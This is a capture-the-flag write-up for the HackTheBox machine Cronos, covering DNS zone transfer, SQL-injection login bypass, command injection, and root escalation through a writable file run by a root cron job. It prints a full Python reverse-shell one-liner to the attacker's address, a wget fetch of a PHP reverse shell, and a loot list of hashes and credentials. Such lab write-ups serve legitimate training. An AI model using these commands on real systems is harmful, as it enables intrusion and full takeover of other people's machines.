[HackTheBox] CronOS

Date: 13/Nov/2019
Categories: oscp, htb, linux
Tags: `exploit_sqli`, `privesc_cron`
InfoCard:

Overview

This is a writeup for HTB VM `Cronos`. Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:



Figure 1: writeup.overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Wed Nov 13 14:08:01 2019 as: nmap -vv --reason -Pn -sV -sC
 ↪  --version-all -oN
 ↪  /root/toolbox/writeups/htb.cronos/results/10.10.10.13/scans/_quick_tcp_nmap.txt -oX
 ↪  /root/toolbox/writeups/htb.cronos/results/10.10.10.13/scans/xml/_quick_tcp_nmap.xml
 ↪  10.10.10.13
Nmap scan report for 10.10.10.13
Host is up, received user-set (0.084s latency).
Scanned at 2019-11-13 14:08:02 PST for 23s
Not shown: 997 filtered ports
Reason: 997 no-responses
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol
 ↪  2.0)
| ssh-hostkey:
|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
| ssh-rsa
 ↪  AAAAB3NzaC1yc2EAAAADAQABAAABAQCkOUbDfxsLPWvII72vC7hU4sfLkKVEqyHRpvPWV2+5s2S4kH0rS25C/R+
 ↪  pyGIKHF9LGWTqTChmTbcRJLZE4cJCCOEoIyoeXUZWMYJCqV8crflHiVG7Zx3wdUJ4yb54G6NlS4CQFwChHEH9xHlqsJhkpkYEnmKc
 ↪  +CvMzCbn6CZn9KayOuHPy5NEqTRIHObjIEhbrz2ho8+
 ↪  bKP43fJpWFEx0bAzFFGzU0fMEt8Mj5j71JEpSws4GEgMycq4lQMuw8g6Acf4AqvGC5zqpf2VRID0BDi3gdD1vvX2d67QzHJTPA5wgC
 ↪  /KzoIAovEwGqjIvWnTzXLL8TilZI6/PV8wPHzn
|   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
| ecdsa-sha2-nistp256
 ↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKWsTNMJT9n5sJr5U1iP8dcbkBrDMs4yp7RRAvuu10E6FmORRY
 ↪  /qrokZVNagS1SA9mC6eaxkgW6NBgBEggm3kfQ=
|   256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHBIQsAL/XR/HGmUzGZgRJe/1lQvrFWnODXvxQ1Dc+Zx
53/tcp open  domain  syn-ack ttl 63 ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Nov 13 14:08:25 2019 -- 1 IP address (1 host up) scanned in 24.49 seconds
```

2. We start with DNS enumeration and with a reverse lookup and find that the subdomain `ns1.cronos.htb` is associated with the target IP. Since DNS is responding on TCP, we also perform a DNS zone transfer and find additional subdomains associated with the target IP:

```
dig +noall +answer -x 10.10.10.13 @10.10.10.13
host -t axfr cronos.htb 10.10.10.13
```

```
root@kali: ~/toolbox/data/writeups/htb.cronos # dig +noall +answer -x 10.10.10.13 @10.10.10.13
13.10.10.10.in-addr.arpa. 604800 IN     PTR     ns1.cronos.htb.
root@kali: ~/toolbox/data/writeups/htb.cronos #
root@kali: ~/toolbox/data/writeups/htb.cronos #
root@kali: ~/toolbox/data/writeups/htb.cronos # host -t axfr cronos.htb 10.10.10.13
Trying "cronos.htb"
Using domain server:
Name: 10.10.10.13
Address: 10.10.10.13#53
Aliases:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43089
;; flags: qr aa ra; QUERY: 1, ANSWER: 7, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;cronos.htb.                    IN      AXFR

;; ANSWER SECTION:
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.             604800  IN      NS      ns1.cronos.htb.
cronos.htb.             604800  IN      A       10.10.10.13
admin.cronos.htb.       604800  IN      A       10.10.10.13
ns1.cronos.htb.         604800  IN      A       10.10.10.13
www.cronos.htb.         604800  IN      A       10.10.10.13
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800

Received 192 bytes from 10.10.10.13#53 in 92 ms
root@kali: ~/toolbox/data/writeups/htb.cronos #
```

Figure 2: writeup.enumeration.steps.2.1

```
root@kali: ~/toolbox/data/writeups/htb.cronos # cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

10.10.10.13     cronos.htb
10.10.10.13     admin.cronos.htb
10.10.10.13     ns1.cronos.htb
10.10.10.13     www.cronos.htb

root@kali: ~/toolbox/data/writeups/htb.cronos #
```

Figure 3: writeup.enumeration.steps.2.2

3. Upon visiting the `admin.cronos.htb` subdomain, we are presented with a login page, that is vulnerable to SQL injection:



Figure 4: writeup.enumeration.steps.3.1

Findings

Open Ports:

```
22/tcp  |  ssh     |  OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
53/tcp  |  domain  |  ISC BIND 9.10.3-P4 (Ubuntu Linux)
80/tcp  |  http    |  Apache httpd 2.4.18 ((Ubuntu))
```

Phase #2: Exploitation

1. We use SQLi to successfully bypass login and are presented with a page that allows running the `ping` and `traceroute` commands. The input field on this page is vulnerable to a command injection:



Figure 5: writeup.exploitation.steps.1.1

2. We use this to execute a Python reverse shell and get interactive access on the target system:

```
nc -nlvp 443
python -c 'import
  ↪ socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.25",443))
  ↪ os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```



Figure 6: writeup.exploitation.steps.2.1

```
root@kali: ~/toolbox/data/writeups/htb.cronos # nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.13] 38838
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
$ uname -a
Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
$
$ ifconfig
ens160    Link encap:Ethernet  HWaddr 00:50:56:b9:26:e7
          inet addr:10.10.10.13  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: dead:beef::250:56ff:feb9:26e7/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:26e7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:973949 errors:0 dropped:0 overruns:0 frame:0
          TX packets:654641 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:151554850 (151.5 MB)  TX bytes:217904866 (217.9 MB)
```

Figure 7: writeup.exploitation.steps.2.2

3. We obtain the first flag since the file is readable by current user `www-data`:

```
www-data@cronos:/home/noulis$ cat user.txt
51d236438b333970dbba7dc3089be33b
www-data@cronos:/home/noulis$
```

Figure 8: writeup.exploitation.steps.3.1

Phase #2.5: Post Exploitation

```
1  www-data@cronos> id
2  uid=33(www-data) gid=33(www-data) groups=33(www-data)
3  www-data@cronos>
4  www-data@cronos> uname
5  Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64 x86_64 x86_64
   ↪ GNU/Linux
6  www-data@cronos>
7  www-data@cronos> ifconfig
8  ens160  Link encap:Ethernet  HWaddr 00:50:56:b9:26:e7
9          inet addr:10.10.10.13  Bcast:10.10.10.255  Mask:255.255.255.0
10         inet6 addr: dead:beef::250:56ff:feb9:26e7/64 Scope:Global
11         inet6 addr: fe80::250:56ff:feb9:26e7/64 Scope:Link
12         UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
13         RX packets:1008552 errors:0 dropped:0 overruns:0 frame:0
14         TX packets:687541 errors:0 dropped:0 overruns:0 carrier:0
15         collisions:0 txqueuelen:1000
16         RX bytes:157239763 (157.2 MB)  TX bytes:224790718 (224.7 MB)
17 www-data@cronos>
18 www-data@cronos> users
19 root
20 noulis
```

Phase #3: Privilege Escalation

1. While enumerating, we find hardcoded MySQL credentials for user `admin` within the `/var/www/admin/config.php` file. We use these credentials to connect to MySQL service and obtain password hash for user `admin`. We were unable to crack this hash:

```
www-data@cronos:/var/www/admin$ pwd
/var/www/admin
www-data@cronos:/var/www/admin$
www-data@cronos:/var/www/admin$
www-data@cronos:/var/www/admin$
www-data@cronos:/var/www/admin$ ls -la
total 32
drwxr-xr-x 2 www-data www-data 4096 Jul 27  2017 .
drwxr-xr-x 5 root     root     4096 Apr  9  2017 ..
-rw-r--r-- 1 www-data www-data 1024 Apr  9  2017 .welcome.php.swp
-rw-r--r-- 1 www-data www-data  237 Apr  9  2017 config.php
-rw-r--r-- 1 www-data www-data 3564 Jul 27  2017 index.php
-rw-r--r-- 1 www-data www-data  102 Apr  9  2017 logout.php
-rw-r--r-- 1 www-data www-data  383 Apr  9  2017 session.php
-rw-r--r-- 1 www-data www-data  782 Apr  9  2017 welcome.php
www-data@cronos:/var/www/admin$
www-data@cronos:/var/www/admin$
www-data@cronos:/var/www/admin$ cat config.php
<?php
   define('DB_SERVER', 'localhost');
   define('DB_USERNAME', 'admin');
   define('DB_PASSWORD', 'kEjdbRigfBHUREiNSDs');
   define('DB_DATABASE', 'admin');
   $db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
?>
www-data@cronos:/var/www/admin$
```

Figure 9: writeup.privesc.steps.1.1

```
www-data@cronos:/var/www/admin$ mysql -h localhost -u admin -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 33
Server version: 5.7.17-0ubuntu0.16.04.2 (Ubuntu)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| admin              |
+--------------------+
2 rows in set (0.00 sec)

mysql> use admin;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_admin |
+-----------------+
| users           |
+-----------------+
1 row in set (0.00 sec)

mysql> select * from users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | admin    | 4f5fffa7b2340178a716e3832451e058 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)
```

Figure 10: writeup.privesc.steps.1.2

2. Upon further enumeration, we find that there's a cronjob that run a PHP file every minute with `root` privileges. Luckily for us, the PHP file it runs is owned by current user `www-data`:

```
www-data@cronos:/var/www/admin$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * *       root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
#
www-data@cronos:/var/www/admin$
```

Figure 11: writeup.privesc.steps.2.1

```
www-data@cronos:/var/www/admin$ ls -l /var/www/laravel/artisan
-rwxr-xr-x 1 www-data www-data 1646 Apr  9  2017 /var/www/laravel/artisan
www-data@cronos:/var/www/admin$
```

Figure 12: writeup.privesc.steps.2.2

3. We can replace this file with a PHP reverse shell and catch the incoming shell to obtain elevated privileges:

```
www-data@cronos:/var/www/admin$ which wget
/usr/bin/wget
www-data@cronos:/var/www/admin$
www-data@cronos:/var/www/admin$
www-data@cronos:/var/www/admin$ wget http://10.10.14.25:8000/prs
--2019-11-14 01:12:01--  http://10.10.14.25:8000/prs
Connecting to 10.10.14.25:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3460 (3.4K) [application/octet-stream]
Saving to: 'prs'

prs                 100%[===================>]   3.38K  --.-KB/s    in 0s

2019-11-14 01:12:01 (324 MB/s) - 'prs' saved [3460/3460]

www-data@cronos:/var/www/admin$
www-data@cronos:/var/www/admin$
www-data@cronos:/var/www/admin$ ls -la
total 36
drwxr-xr-x 2 www-data www-data 4096 Nov 14 01:12 .
drwxr-xr-x 5 root     root     4096 Apr  9  2017 ..
-rw-r--r-- 1 www-data www-data 1024 Apr  9  2017 .welcome.php.swp
-rw-r--r-- 1 www-data www-data  237 Apr  9  2017 config.php
-rw-r--r-- 1 www-data www-data 3564 Jul 27  2017 index.php
-rw-r--r-- 1 www-data www-data  102 Apr  9  2017 logout.php
-rw-r--r-- 1 www-data www-data 3460 Nov 14 01:11 prs
-rw-r--r-- 1 www-data www-data  383 Apr  9  2017 session.php
-rw-r--r-- 1 www-data www-data  782 Apr  9  2017 welcome.php
www-data@cronos:/var/www/admin$
<min$ mv /var/www/laravel/artisan /var/www/laravel/artisan.bckup
www-data@cronos:/var/www/admin$
www-data@cronos:/var/www/admin$ mv prs /var/www/laravel/artisan
```

Figure 13: writeup.privesc.steps.3.1

```
root@kali: ~/toolbox/data/writeups/htb.cronos # nc -nlvp 9999
listening on [any] 9999 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.13] 50508
Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 01:13:01 up  1:10,  0 users,  load average: 0.14, 0.08, 0.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
# uname -a
Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
#
# ifconfig
ens160    Link encap:Ethernet  HWaddr 00:50:56:b9:26:e7
          inet addr:10.10.10.13  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: dead:beef::250:56ff:feb9:26e7/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:26e7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1003153 errors:0 dropped:0 overruns:0 frame:0
          TX packets:682704 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:156498552 (156.4 MB)  TX bytes:224003263 (224.0 MB)
```

Figure 14: writeup.privesc.steps.3.2

4. We then view the contents of the `root.txt` file to complete the challenge:

```
# pwd
/
#
# cd /root
# ls -la
total 32
drwx------  4 root root 4096 Apr  9  2017 .
drwxr-xr-x 23 root root 4096 Apr  9  2017 ..
-rw-------  1 root root    1 Dec 24  2017 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx------  2 root root 4096 Mar 22  2017 .cache
drwxr-xr-x  2 root root 4096 Apr  9  2017 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-r--------  1 root root   33 Mar 22  2017 root.txt
#
# cat root.txt
1703b8a3c9a8dde879942c79d02fd3a0
#
```

Figure 15: writeup.privesc.steps.4.1

Loot

Hashes

```
root:$6$L2m6DJwN$p/xas4tCNp19sda4q2ZzGC82Ix7GiEb7xvCbzWCsFHs/eR82G4/YOnni/
 ↪  .L69tpCkOGo5lm0AU7zh9lP5.....................
www-data:$6
 ↪  $SYixzIan$P3cvyztSwA1lmILF3kpKcqZpYSDONYwMwplB62RWu1RklKqIGCX1zleXuVwzxjLcpU6bhiW9NO3AWkzVU.....
noulis:$6$ApsLg5.I$Zd9blHPGRHAQOab94HKuQFtJ8m7ob8MFnX6WIIr0Aah6pW/
 ↪  aZ.yA3T1iU13lCSixrh6NG1.GHPl.QbjHS.....................
```

Credentials

```
mysql: admin/kEjdbRigfBHURE.....
```

Flags

```
/home/noulis/user.txt: 51d236438b333970dbba7..........
/root/root.txt: 1703b8a3c9a8dde879942c.........
```

References

[+] https://www.hackthebox.eu/home/machines/profile/11
[+] https://www.youtube.com/watch?v=CYeVUmOar3I
[+] https://medium.com/cronos-htb-walkthough/cronos-htb-walkthrough-9ef91750726